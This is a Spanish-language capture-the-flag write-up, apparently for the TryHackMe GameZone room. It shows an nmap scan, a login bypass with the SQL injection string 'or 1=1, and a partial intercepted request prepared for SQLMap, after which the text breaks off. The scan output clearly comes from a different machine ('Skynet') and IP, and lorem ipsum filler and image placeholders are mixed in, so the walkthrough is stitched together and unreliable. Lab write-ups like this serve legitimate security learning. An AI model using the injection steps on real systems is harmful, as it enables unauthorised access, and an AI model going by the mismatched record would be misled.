GameZone

[THM Writeups]
[SQLMap]


Descripción

Esta sala cubrirá SQLi (explotando esta vulnerabilidad manualmente y a través de SQLMap), crackeando la contraseña hash de un usuario, utilizando túneles SSH para revelar un servicio oculto y utilizando una carga útil metasploit para obtener privilegios de root.

Enumeración


Con un escaneo Nmap determinamos qué servicios se están ejecutando.

`nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.84.189 -oN tcp_scan.txt`



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.254.91 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-12 21:29 EAT
Nmap scan report for 10.10.254.91
Host is up (0.35s latency).
Not shown: 65529 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Skynet
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP SASL UIDL CAPA AUTH-RESP-CODE PIPELINING RESP-CODES
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: more LITERAL+ IMAP4rev1 ID have LOGINDISABLEDA0001 SASL-IR Pre-login IDLE capabilities listed OK LOGIN-REFERRALS ENABLE post-login
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2023-11-12T18:29:50
|_  start_date: N/A
|_clock-skew: mean: 1h59m59s, deviation: 3h27m51s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2023-11-12T12:29:50-06:00
```

Comprobando la web vemos que no hay ningun objeto con el que interactuar mas que un panel de autenticación.



Incorrect login

Lorem ipsum dolor sit amet, consectetur adipiscing elit.

Aenean ac ligula eu nisi lacinia scelerisque. Phasellus et maximus tellus.

Suspendisse ultricies sem non nunc vestibulum blandit. Integer nisl nisi, mattis in condimentum non, egestas tristique purus.

Aenean molestie est id risus varius tempor. In non finibus lacus.

Ut turpis sem


Morbi egestas mauris orci, sed commodo diam interdum ac.

Duis ultricies pulvinar ultricies


Integer lacinia pellentesque leo sed ultrices. Maecenas lorem quam, euismod vel lectus venenatis, gravida dictum nunc.

Acceso inicial

Debido a que con lo único que podemos interactuar con el panel, al lanzar esta inyección sql `'or 1=1` podemos observar como iniciamos sesion y nos redirige a la web /portal.php



El buscador no arroja ningun resultado, error, así que interceptare la petición http para ver que ocurre, utilizando brupsuite. Guardare la petición en un archivo llamado buscaritem_peticion_http.txt




```
POST /portal.php HTTP/1.1
Host: 10.10.84.189
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://10.10.84.189
Connection: close
Referer: http://10.10.84.189/portal.php
Cookie: PHPSESSID=dd7mcbsl7ggriiugv0gqenvra5
Upgrade-Insecure-Requests: 1

